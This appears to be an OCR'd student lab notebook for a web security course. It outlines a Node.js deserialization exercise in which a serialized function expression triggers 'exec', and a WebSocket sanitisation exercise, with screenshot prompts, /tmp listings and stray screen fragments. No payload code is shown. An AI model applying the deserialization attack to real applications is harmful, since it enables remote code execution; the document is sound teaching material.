
6. Serialization example

- Show the output and note the specially named function that is used to invoke the `exec` call.




7. Function expressions in Javascript


- Take a screenshot of the output to include in your lab notebook.



8. Add function expression to serialized object

- Show the output of its execution in your lab notebook.


lib64
libx32
media
mnt
nix
opt
proc
repl
root
run
sbin
srv
sys
tmp
usr
var
madle
Top Hits
Madler
Yesterday Windscrib...
Notes
Notes
1.7 step4
1/24/22 ...Madler'), '...
Notes
MADLER
1/23/22 ...Madler'), '...
Notes
February 13
Madler



9. Exploit creation

- Take a screenshot the output in the console, ensuring it is your OdinID rather than mine.

```
Hint: hit control+c anytime to enter REPL.
00000eab794b892fa131a5dbd77170d3
8d7c69026e07db7f73f8a01ee4d15950
audio
audioStatus.json
madler
prybar-nodejs-1490724864.js
prybar-nodejs-1559131159.js
prybar-nodejs-2053345171.js
prybar-nodejs-2137524035.js
prybar-nodejs-2157655117.js
prybar-nodejs-2349913656.js
prybar-nodejs-3395666315.js
```

```
~/DisgustingProudPup$ ls /tmp
00000eab794b892fa131a5dbd77170d3
8d7c69026e07db7f73f8a01ee4d15950
audio
audioStatus.json
madler
prybar-nodejs-1490724864.js
prybar-nodejs-2053345171.js
prybar-nodejs-2157655117.js
```


11. Deploy the exploit

- Take a screenshot of the output of both ls commands to include in your lab notebook


3.7: Web Socket Vulnerabilities


1. web-socket (1)

- Take a screenshot of the websocket URL in the form.




- Take a screenshot of all six messages that have been sent over the socket. What format is being used to send the messages? First Picture is sent with out < >. Second picture is sent with it. Html encoded. Sent as a JSON object





2. -

Take a screenshot of the characters that are encoded before being sent



- Take a screenshot showing that the message is sanitized by the server.